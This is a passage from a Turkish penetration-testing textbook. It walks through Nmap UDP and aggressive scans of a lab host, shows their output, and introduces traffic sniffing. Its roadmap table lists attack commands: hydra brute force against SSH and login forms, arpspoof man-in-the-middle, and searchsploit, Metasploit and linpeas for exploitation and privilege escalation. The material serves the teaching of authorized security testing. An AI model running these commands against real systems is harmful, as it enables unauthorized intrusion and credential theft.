Yerel ağda bulunan **192.168.1.191** IP adresli sistem üzerinde **443** numaralı UDP portunun durumunu tespit etmek amacıyla Nmap aracı kullanılarak **UDP (-sU)** tarama yöntemi ile port taraması gerçekleştiriniz.

1. Adım: Yerel ağda bulunan **192.168.1.191** IP adresli sistem üzerinde **443** numaralı UDP portunun durumunu tespit etmek amacıyla **nmap -sU -p 443 192.168.1.191** komutunu yazarak **UDP (-sU) taraması** gerçekleştiriniz (Görsel 2.20).

```
┌──(root㉿kali)-[~]
└─# nmap -sU -p 443 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-16 17:35 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.11s latency).

PORT    STATE  SERVICE
443/udp closed https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
```


Görsel 2.20: Portun tarama sonucu

2. Adım: Birinci adımda gerçekleştirilen **UDP port taraması** sırasında elde edilen Nmap çıktılarını inceleyerek port durumunu değerlendiriniz.

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: 192.168.1.191 IP adresli sistem üzerinde yapılan tarama sonucunda **443** numaralı UDP portunun **closed** durumda olduğu görülmektedir. Bu durum hedef sistemin gönderilen UDP paketine karşılık **ICMP Port Unreachable** mesajı döndürdüğünü göstermektedir. Bu mesaj, ilgili UDP portu üzerinde aktif bir servis bulunmadığını ifade etmektedir. Bu tarama sonucunda elde edilen **closed** sonucu, 192.168.1.191 IP adresli sistem üzerinde **443** numaralı UDP portunda **aktif bir servis bulunmadığını** göstermektedir. Bunun nedeni, çoğu sistemde **443 portunun HTTPS servisi tarafından TCP protokolü üzerinden kullanılması**, UDP üzerinde ise herhangi bir servis çalışmamasıdır. Önceki örneklerde incelendiğinde HTTPS servisi tarafından TCP protokolünün açık olduğu görülmektedir.


UDP tarama yönteminde hedef sistemden gelen yanıtlar, port durumunun yorumlanmasında önemli rol oynar. **192.168.1.27** numaralı IP adresinin **443** numaralı portuna yapılan UDP tarama sonucunda hedef sistem, gönderilen UDP paketine **ICMP Port Unreachable** yanıtı vermekte ve port **closed** olarak değerlendirilmektedir (Görsel 2.21).



Görsel 2.21: Paket analiz sonuçları



Herhangi bir yanıt alınmazsa port **open|filtered** olarak yorumlanabilir. Bu durumdan portun gerçekten açık olabileceği gibi bir güvenlik duvarı tarafından filtrelenmiş olabileceği anlamı da çıkabilir.



Sıra Sizde

Bir sızma testi sürecinde hedef sistem üzerinde çalışan UDP tabanlı servisleri tespit etmek amacıyla Nmap aracını kullanarak UDP (-sU) tarama yöntemi ile port taraması gerçekleştiriniz. Belirli UDP portlarını analiz ederek portların durumlarını inceleyiniz ve elde ettiğiniz sonuçları sızma testi perspektifinden değerlendiriniz.

2.2.3. Agresif Tarama Yöntemleri

Agresif tarama (Aggressive scan), hedef sistem hakkında mümkün olan en fazla bilgiyi tek bir tarama süreci içinde toplamayı amaçlayan kapsamlı bir keşif yöntemidir. Bu yaklaşımda amaç yalnızca portların açık veya kapalı olduğunu belirlemek değil aynı zamanda servis sürümleri, işletim sistemi tahmini, ağ topolojisi ve potansiyel zafiyetler hakkında bilgi edinmektir.

Klasik port taramalarında genellikle tek bir teknik (örneğin SYN tarama veya FIN tarama) uygulanır. Agresif taramada ise birden fazla keşif tekniği uygulanır. Bu nedenle daha fazla trafik üretir ve hedef sistem tarafından fark edilme olasılığı daha yüksektir. Agresif tarama yöntemi ile şu bilgiler hedeften toplanmaya çalışılır:

İşletim Sistemi Tespiti (-O): Hedef sistemin TCP/IP paketlerine verdiği yanıtların analiz edilmesine dayanır. Her işletim sistemi TCP paketlerine farklı karakteristiklerde cevap verir.

Bu farklılıklar şunları içerebilir:

- TTL (Time To Live) değerleri
- TCP pencere boyutu (window size)
- RST üretim davranışı
- Bayrak kombinasyonlarına verilen tepkiler
- TCP seçenek alanları (TCP options)

Tarama aracı, özel olarak hazırlanmış çeşitli TCP segmentleri göndererek bu davranışları gözlemler ve elde edilen yanıtları bilinen parmak izi veri tabanı ile karşılaştırır. Bu süreç sonucunda hedef işletim sistemine ve çoğu zaman çekirdek (kernel) sürümüne ilişkin tahmin üretilir. Bu teknik, özellikle sistem türünü belirleme ve zafiyet eşleştirme aşamasında önemli rol oynar.

Servis ve Sürüm Tespiti (-sV): Açık olduğu belirlenen portlara uygulama katmanı seviyesinde özel yoklama (probe) paketleri gönderilerek gerçekleştirilir. Bu tespitin **amacı yalnızca bu port açık mı, sorusuna cevap vermek değildir**.

Servis ve sürüm tespiti şu sorulara cevap arar:

- Hangi servis çalışıyor?
- Servisin tam sürüm numarası nedir?
- Ürün adı ve banner bilgisi nedir?

Sızma testi sürecinin en önemli aşamalarından biri olarak verilen şu örnek bilgiler, bilinen zafiyet veri tabanları ile eşleştirilerek risk analizi yapılmasına olanak sağlar:

- 80/tcp → HTTP
- 22/tcp → OpenSSH 8.4
- 21/tcp → vsFTPd 3.0.3

Komut Dosyası Taraması (--script default/-sC): Nmap Komut Dosyası Motoru (NSE), belirli görevleri yerine getirmek için yazılmış betiklerin (script) çalıştırılmasına imkân tanır. default kategorisi, temel keşif ve güvenlik kontrollerini içeren güvenli ve yaygın kullanılan betikleri çalıştırır.

Betiklerin gerçekleştirdiği işlemler şunlardır:

- Servis yapılandırma kontrolleri
- Temel zafiyet yoklamaları
- Bilgi toplama işlemleri
- Protokol spesifik sorgular

Elde edilen bazı bilgiler şunlardır:

- SSL sertifika bilgisi toplama
- HTTP başlık analizi
- SMB bilgi sorgulama
- DNS servis detayları

Bu aşama, agresif taramanın bilgi edinme miktarını önemli ölçüde artırır.

Traceroute (--traceroute): Tarayıcı sistem ile hedef arasında bulunan ağ atlamalarını (hops) ortaya çıkarır. Paketlerin hedefe ulaşana kadar geçtiği yönlendiriciler belirlenir ve ağ topolojisi hakkında fikir edinilir.

Traceroute ile elde edilen bilgiler şunları içerebilir:

- Ara router IP adresleri
- Atlamalar arası gecikme süreleri
- Ağ segment yapısı

Traceroute ile elde edilen bilgiler şunları içerebilir:

- Ağ segmentasyonu analizi
- DMZ konumlandırma tespiti
- Güvenlik duvarı yerleşimi tahmini



Sızma testi sürecinde agresif tarama genellikle keşif aşamasının ikinci adımında kullanılır.

Keşif adımları ise şu şekilde ilerler:

1. Hedef canlı mı (Ping sweep)?
2. Hangi portlar açık (SYN scan)?
3. Açık portlarda hangi servisler çalışıyor?
4. Servis sürümleri neler?
5. İşletim sistemi tahmini nedir?

Agresif taramanın 3, 4 ve 5. adımları tek bir komut ile gerçekleştirmeye olanak sağlar. Agresif tarama, **stealth (gizli)** bir yöntem değildir. Daha çok laboratuvar ortamında izinli testlerde veya iç ağ değerlendirmelerinde tercih edilir.

Bunun nedeni ise şunlardır:

- Yoğun trafik üretir.
- IDS/IPS sistemleri tarafından kolaylıkla tespit edilebilir.
- Gürültülü (noisy) bir tarama türüdür.
- Gerçek saldırı öncesi dikkat çekebilir.

Agresif tarama, aynı anda birden fazla keşif tekniğini devreye soktuğu için klasik port taramalarına kıyasla belirgin ölçüde daha fazla ağ trafiği üretir. İşletim sistemi parmak izi, servis sürüm tespiti, betik çalıştırma ve traceroute işlemleri birlikte yürütüldüğünde hedef sisteme art arda ve farklı karakteristiklerde çok sayıda TCP, UDP ve uygulama katmanı paketi gönderilir. Bu durum, kısa zaman aralığında yüksek paket yoğunluğu (packet density) ve bağlantı denemesi artışı oluşturur.

Ağ izleme sistemleri açısından bakıldığında agresif tarama davranışı genellikle anomali üretir. Özellikle imza (signature) tabanlı IDS/IPS çözümleri, belirli tarama kalıplarını tanımlayacak şekilde yapılandırılmıştır.

Yaygın olarak karşılaşılan örnek durumlar şunlardır:

- Aynı kaynaktan kısa sürede çok sayıda farklı porta SYN gönderilmesi
- Servis tespiti sırasında farklı protokollere yönelik art arda probe paketleri
- TCP bayrak kombinasyonlarında olağandışı tekrarlar
- Banner toplama girişimleri

Sayılan türdeki davranışlar, sistem tarafından **port scan, service enumeration, OS fingerprinting attempt** gibi alarmlar üretmesine neden olabilir.

Log kayıtları incelendiğinde agresif tarama şu şekillerde görünür:

- Güvenlik duvarı loglarında art arda bağlantı denemeleri
- Web sunucu loglarında farklı user-agent veya anormal HTTP istekleri
- SSH, FTP gibi servis loglarında başarısız bağlantı girişimleri
- IDS/IPS sistemlerinde tarama imzasına karşılık gelen uyarı kayıtları

Özellikle SIEM ortamlarında bu davranış, kısa süreli yüksek bağlantı sayısı ve farklı hedef portlara yönelim nedeniyle kolaylıkla korelasyon kuralına takılabilir. Bu nedenle agresif tarama, teknik olarak güçlü bir keşif yöntemi olmakla birlikte gerçek saldırı simülasyonlarında gizlilik gerektiren senaryolarda tercih edilmez ancak **izinli sızma testlerinde** hızlıca ve kapsamlı bilgi toplamak amacıyla bilinçli şekilde kullanılabilir.

8. Uygulama

Bir kurum ağı içerisinde gerçekleştirilen izinli bir sızma testi kapsamında, **192.168.1.191** IP adresli sistemin kurum ağı üzerindeki rolü ve sunduğu servisler hakkında ön bilgi toplanmak istenmektedir. Hedef sistemin dışarıya hangi servisleri sunduğu, hangi işletim sistemini kullandığı ve ağ üzerinde nasıl konumlandığı henüz bilinmemektedir. Test uzmanından hedef sistem hakkında mümkün olduğunca fazla bilgiyi toplayarak keşif sürecini başlatması beklenmektedir.

Bu amaçla Nmap aracı kullanılarak agresif tarama sürecinde yer alan temel adımları ayrı ayrı uygulayınız ve son aşamada aynı işlemleri **tek komut altında** birleştirilerek agresif tarama işlemini gerçekleştiriniz.

1. Adım: Agresif tarama öncesinde hedef sistem üzerinde hangi portların açık olduğunun belirlenmesi için öncelikle temel bir TCP SYN port taraması yapınız. Bunun için **nmap -sS 192.168.1.191** komutunu kullanarak hedef sistem üzerinde açık olan TCP portlarını tespit ediniz (Görsel 2.22).

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-17 10:19 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.012s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
┌──(root㉿kali)-[~]
└─#
```

Görsel 2.22: TCP SYN tarama sonucu



2. Adım: Birinci adımda açık olduğu belirlenen portlar üzerinde çalışan servislerin ve bu servislerin sürüm bilgilerinin öğrenilmesi amacıyla **nmap -sV 192.168.1.191** komutunu kullanarak servis sürüm tespiti yapınız (Görsel 2.23).

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-17 10:21 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.61s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
443/tcp open  ssl/https
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.
cgi?new-service :
SF-Port443-TCP:V=7.93%T=SSL%I=7%D=3/17%Time=69B96372%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,156,"HTTP/1\.1\x20302\x20Found\r\nlocation:\x20/app/login
SF:\?\r\nosd-name:\x20mtegmb\r\nx-frame-options:\x20sameorigin\r\ncache-co
SF:ntrol:\x20private,\x20no-cache,\x20no-store,\x20must-revalidate\r\nset-
SF:cookie:\x20security_authentication=;\x20Max-Age=0;\x20Expires=Thu,\x200
SF:1\x20Jan\x201970\x2000:00:00\x20GMT;\x20Secure;\x20HttpOnly;\x20Path=/\
SF:r\ncontent-length:\x200\r\nDate:\x20Tue,\x2017\x20Mar\x202026\x2014:21:
SF:38\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,13D,"HTTP/1\.
SF:1\x20404\x20Not\x20Found\r\nosd-name:\x20mtegmb\r\nx-frame-options:\x20
SF:sameorigin\r\ncontent-type:\x20application/json;\x20charset=utf-8\r\nca
SF:che-control:\x20private,\x20no-cache,\x20no-store,\x20must-revalidate\r
SF:\ncontent-length:\x2060\r\nDate:\x20Tue,\x2017\x20Mar\x202026\x2014:21:
SF:38\x20GMT\r\nConnection:\x20close\r\n\r\n{\"statusCode\":404,\"error\":
SF:\"Not\x20Found\",\"message\":\"Not\x20Found\"}")%r(FourOhFourRequest,1C
SF:3,"HTTP/1\.1\x20401\x20Unauthorized\r\nosd-name:\x20mtegmb\r\nx-frame-o
SF:ptions:\x20sameorigin\r\ncontent-type:\x20application/json;\x20charset=
SF:utf-8\r\ncache-control:\x20private,\x20no-cache,\x20no-store,\x20must-r
SF:evalidate\r\nset-cookie:\x20security_authentication=;\x20Max-Age=0;\x20
SF:Expires=Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT;\x20Secure;\x20Htt
SF:pOnly;\x20Path=/\r\ncontent-length:\x2077\r\nDate:\x20Tue,\x2017\x20Mar
SF:\x202026\x2014:21:40\x20GMT\r\nConnection:\x20close\r\n\r\n{\"statusCod
SF:e\":401,\"error\":\"Unauthorized\",\"message\":\"Authentication\x20requ
SF:ired\"}");
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.63 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.23: Servis sürüm tespiti

Not

Tarama sonucunda sistem üzerinde aşağıdaki portların açık olduğu tespit edilmiştir:


- **22/tcp → SSH servisi (OpenSSH 8.9p1-Ubuntu)**
- **443/tcp → HTTPS servisi**

Ayrıca sistemle ilgili şu bilgilere ulaşılmaktadır:

- Linux işletim sistemi kullanılmaktadır.
- Ağ kartı üreticisinin bilgisi görülmektedir.
- "1 service unrecognized despite returning data tespit edilmiştir." ifadesi, "Bir web servisi çalışıyor ve bu servis bir dashboard sistemi (Wazuh gibi) olabilir." biçiminde yorumlanır.
- HTTP/1.1 302 Found → /app/login bilgisine ulaşılmaktadır.
- HTTP/1.1 401 Unauthorized bilgilerine bakıldığında sistemin bir login paneli barındırdığı görülmektedir.

Yapılan servis sürüm tespiti sonucunda hedef sistem üzerinde SSH ve HTTPS servislerinin aktif olduğu belirlenmiştir. SSH servisinin OpenSSH 8.9 sürümünü kullanması, sistemin Ubuntu tabanlı bir Linux işletim sistemi çalıştırdığını göstermektedir. HTTPS servisi üzerinde yapılan yoklamalar sonucunda, sistemin /app/login adresine yönlendiren bir web uygulaması barındırdığı ve kimlik doğrulama gerektirdiği tespit edilmiştir. Bu bilgiler, hedef sistemin hem uzaktan yönetim hem de web uygulaması üzerinden saldırı yüzeyine sahip olduğunu göstermekte olup zafiyet araştırması için önemli bir başlangıç noktası oluşturmaktadır.

3. Adım: Hedef sistemin işletim sistemini tahmin etmek amacıyla **nmap -O 192.168.1.191** komutunu kullanılarak çıktıları inceleyiniz (Görsel 2.24).




Görsel 2.24: İşletim sistemi tespiti

Not

Servis sürüm tespiti (-sV) ve işletim sistemi tespiti (-O) farklı yöntemlere dayanmaktadır. **-sV** parametresi, açık portlar üzerinde çalışan servislerin verdiği yanıtları inceleyerek bilgi üretir. **-O** parametresi, hedef sistemin TCP/IP paketlerine verdiği düşük seviyeli tepkileri inceleyerek işletim sistemi tahmini yapar. Bu nedenle **-sV** ile elde edilen işletim sistemi bilgisi dolaylı ve değiştirilebilir. **-O** ile elde edilen sonuçlar, sistemin ağ davranışına dayandığı için daha güvenilir kabul edilir. Yapılan işletim sistemi tespiti sonucunda hedef sistemin **Linux** tabanlı bir işletim sistemi çalıştırdığı ve kernel sürümünün **4.15** ile **5.6** aralığında olduğu belirlenir. Bu bilgi, sistem üzerinde gerçekleştirilebilecek zafiyet araştırmalarının kapsamını daraltmakta ve özellikle kernel seviyesinde bilinen açıkların incelenmesine olanak sağlamaktadır. Ayrıca hedef sistemin ağ mesafesinin **1 hop** olması, sistemin yerel ağ içerisinde bulunduğunu ve doğrudan erişilebilir olduğunu göstermektedir. Bu durum, **saldırı yüzeyinin geniş** olduğu ve testlerin daha etkin gerçekleştirilebileceği anlamına gelmektedir.

4. Adım: Açık portlar ve servisler üzerinde Nmap'in varsayılan scriptlerini çalıştırıp, ek bilgi toplama ve temel güvenlik kontrollerini **nmap -sC 192.168.1.191** komutunu kullanarak yapınız ve sonuçları yorumlayınız (Görsel 2.25).



Görsel 2.25: Script ile ek bilgi toplama

Not

Yapılan script taraması sonucunda hedef sistem hakkında elde edilen kritik bilgiler şöyledir:

- Sistem üzerinde SSH ve HTTPS servisleri aktif olarak çalışmaktadır.
- HTTPS servisi üzerinde Wazuh Dashboard uygulaması bulunmaktadır.
- Web uygulaması /app/login adresinde bir giriş paneli sunmaktadır.
- Sistem uzaktan yönetilebilir durumdadır (SSH açık).
- TLS sertifikası ve yapılandırması hakkında detaylı bilgi elde edilmiştir.

5. Adım: Tarama yapan sistem ile hedef sistem arasında bulunan ağ cihazlarını ve olası yönlendirme yapısını **nmap --traceroute 192.168.1.191** komutu ile inceleyiniz (Görsel 2.26).

```
┌──(root㉿kali)-[~]
└─# nmap --traceroute 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-17 11:20 EDT
Nmap scan report for mtegmb.home (192.168.1.191)
Host is up (0.0069s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

TRACEROUTE
HOP RTT     ADDRESS
1   6.91 ms mtegmb.home (192.168.1.191)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds

┌──(root㉿kali)-[~]
└─#
```

Görsel 2.26: Yönlendirme bilgisi toplama

Not

Yapılan traceroute analizi sonucunda hedef sistemin yalnızca 1 hop uzaklıkta olduğu ve aynı yerel ağ içerisinde bulunduğu tespit edilmiştir. Bu durum, hedef sistem ile tarama yapan makine arasında doğrudan bir erişim olduğunu ve arada ek bir ağ segmenti veya güvenlik cihazı bulunmadığını göstermektedir. Bu tür bir yapı, sızma testi açısından daha geniş bir saldırı yüzeyi oluşturmakta ve ağ içerisindeki sistemlere erişimi kolaylaştırmaktadır.

6. Adım: Önceki adımlarda ayrı ayrı gerçekleştirilen servis sürüm tespiti, işletim sistemi tespiti, varsayılan script çalıştırma ve traceroute işlemleri tek bir komut altında birleştirilerek agresif tarama işlemini **nmap -A 192.168.1.191** komutunu kullanarak uygulayınız (Görsel 2.27).

```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.1.191
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-17 11:25 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.191)
Host is up (0.0078s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 669717e6e886289cc6a99c1414513241 (ECDSA)
|_  256 0d813cb63bfca2225c581496b75d6515 (ED25519)
443/tcp open  ssl/https
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     osd-name: mtegmb
|     x-frame-options: sameorigin
|     content-type: application/json; charset=utf-8
|     cache-control: private, no-cache, no-store, must-revalidate
|     set-cookie: security_authentication=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure; HttpOnly; Path=/
|     content-length: 77
|     Date: Tue, 17 Mar 2026 15:25:52 GMT
|     Connection: close
|     {"statusCode":401,"error":"Unauthorized","message":"Authentication required"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     location: /app/login?
|     osd-name: mtegmb
|     x-frame-options: sameorigin
|     cache-control: private, no-cache, no-store, must-revalidate
|     set-cookie: security_authentication=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure; HttpOnly; Path=/
|     content-length: 0
|     Date: Tue, 17 Mar 2026 15:25:51 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     osd-name: mtegmb
|     x-frame-options: sameorigin
```

Görsel 2.27: Agresif tarama sonuçları

7. Adım: Yapılan testler ve elde edilen bilgilere dayanarak Tablo 2.5'teki gibi sızma testi sürecinde izlenecek kapsamlı bir yol haritası oluşturunuz.

Tablo 2.5: Sızma Testi Yol Haritası

Yapılan İşlem	Bulgular	Yorum	Sonraki Adım	Teknik Örnekler
Keşif	Host up, 1 hop	Aynı ağ	Aktif tarama	nmap -sn 192.168.1.0/24 ile ağdaki diğer cihazları keşfet.
Port Tarama	22, 443 açık	Kritik servis	Servis analizi	nmap -sS -p- 192.168.1.191 tüm portları tara.
Servis Tespiti	OpenSSH, HTTPS	Versiyon belli	CVE araştır	searchsploit openssh 8.9
Script Taraması	Wazuh panel	Yönetim sistemi	Web testleri	nmap --script http-enum 192.168.1.191
OS Tespiti	Linux	Hedef net	PrivEsc planla	uname -a (erişim sonrası), kernel Exploit araştır.
Traceroute	1 hop	Segment yok	Ağ saldırıları	arp-scan -l ile ağ haritalama
SSH Analizi	SSH açık	Giriş noktası	SSH testleri	hydra -l root -P wordlistimiz.txt ssh://192.168.1.191
Web Analizi	/app/login	Auth noktası	Auth testleri	gobuster dir -u https://192.168.1.191 -w wordlistimiz.txt
TLS Analizi	Sertifika var	Zayıf olabilir	TLS testleri	sslscan 192.168.1.191 veya nmap --script ssl-enum-ciphers
Fingerprint	Wazuh	Ürün belli	Exploit araştır	searchsploit wazuh
Auth Test	Login var	Credential attack	Brute-force	hydra -L users.txt -P pass.txt https-post-form
Web Güvenliği	401/302	Auth kontrol	Bypass test	Burp Suite ile request manipulation
Ağ Analizi	Aynı LAN	MitM [Men-in-the-Middle (Ortadaki Adam)] mümkün	Trafik analizi	arpspoof -i eth0 -t 192.168.1.191 gateway
Zafiyet Araştırma	SSH + Wazuh	Hedef belli	Exploit dene	Metasploit: search wazuh
Privilege Escalation	Yok	Root hedef	Local Exploit	sudo -l, linpeas.sh

2.3. AĞ ORTAMI DİNLEME ARAÇLARI

Sızma testi süreçlerinde ağ yalnızca verinin iletildiği bir ortam değil aynı zamanda bilgi kaynağıdır. Hedef sistemlere doğrudan müdahale etmeden önce ağ üzerinde dolaşan verinin gözlemlenmesi, çoğu zaman beklenenden daha fazla önemli bilgi ortaya çıkarır. Bu nedenle çerçeve (frame) analizi ve trafik dinleme, keşif aşamasında önemli bir yer tutar.

Bir ağda iletilen her veri, fiziksel ortama gönderilmeden önce belirli bir yapıya dönüştürülür. Kablolu ağlarda bu yapıyla Ethernet çerçevesi, kablosuz ağlarda ise IEEE 802.11 çerçevesi olarak karşılaşılır. Bu çerçeveler; kaynak ve hedef adres bilgilerini, kontrol alanlarını ve hata denetim mekanizmalarını içerir. Sızma testi açısından bakıldığında bu alanlar sızma testi yapacak kişi için istihbarat niteliği taşır (Görsel 2.28).



Görsel 2.28: Ağ ortamı dinleme

Trafik dinleme (sniffing) süreci, ağ üzerinde taşınan bu çerçevelerin özel analiz araçları yardımıyla yakalanması ve incelenmesini kapsar.

Trafik dinleme ile elde edilen bilgiler, şunlar gibi sonraki aşamalar için yön belirleyici olabilir:

- Ağdaki aktif cihazların tespitinin yapılması
- Şifrelenmemiş veri akışlarının yakalanması
- Kimlik doğrulama mekanizmalarının gözlemlenmesi
- Açık servislerin dolaylı olarak anlaşılması
- Kullanılan protokollerin belirlenmesi

İç ağ testlerinde trafik analizi özellikle kullanıcı davranışları ve sistem iletişimi hakkında ciddi bilgiler verir. Yanlış yapılandırılmış servisler, düz metinle (clear-text) iletilen kimlik bilgileri veya segmentasyon eksiklikleri çoğu zaman yalnızca trafik izlenerek ortaya çıkarılabilir.

Kablosuz ağlarda ise durum daha kritiktir. Ortam paylaşımlı olduğu için kapsama alanı içerisindeki bir saldırgan, uygun donanım ve yapılandırma ile ağ trafiğini gözlemleyebilir. Yönetim (management) çerçeveleri, bağlantı denemeleri ve erişim noktası bilgileri, kablosuz ağ güvenliği açısından ayrı bir inceleme alanı oluşturur. Bu nedenle kablosuz çerçeve analizi, yalnızca veri inceleme değil aynı zamanda erişim kontrol mekanizmalarının değerlendirilmesi anlamına gelir.

Sızma testi metodolojisinde trafik dinleme genellikle aktif tarama öncesinde veya yetki yükseltme aşamalarında kullanılır. Bunun amacı, görünür yüzeyin ötesine geçerek ağın gerçek davranış modelini anlamaktır. Çerçeve seviyesinde yapılan analiz, üst katmanlardaki servis ve uygulama güvenliğine dair önemli ipuçları sunar.

Ağ trafiğinin incelenmesi iki temel yaklaşım üzerinden değerlendirilir. Bu ayrım, testin doğrudan hedef sistemle etkileşime girip girmediğine göre belirlenir. **Pasif trafik analizi**, ağ üzerinde üretilen mevcut trafiğin herhangi bir müdahale olmaksızın izlenmesini ifade eder. Bu yöntemde test uzmanı yalnızca gözlem yapar, paket üretmez, bağlantı başlatmaz ve hedef sistem davranışını değiştirmez. Özellikle iç ağ sızma testlerinde kullanıcıların ve servislerin doğal iletişimi sırasında ortaya çıkan veriler analiz edilerek değerli bilgiler elde edilebilir. Şifrelenmemiş protokoller, broadcast mesajları ve kimlik doğrulama trafiği bu kapsamda incelenir. **Aktif trafik analizi** ise hedefin belirli tepkiler vermesini sağlamak amacıyla kontrollü paket gönderimi yapılmasını içerir. Bu yaklaşımda sistemin yanıt davranışı ölçülür ve yorumlanır. Örneğin belirli bir servise özel crafted paket gönderilerek hata mesajı üretilmesi sağlanabilir. Aktif analiz daha fazla iz bırakır ancak bilgi edinme miktarı genellikle yüksektir. Sızma testi pratiğinde pasif yöntemler genellikle başlangıç aşamasında tercih edilir, aktif yöntemler ise doğrulama ve daha derin analiz aşamalarında kullanılır.

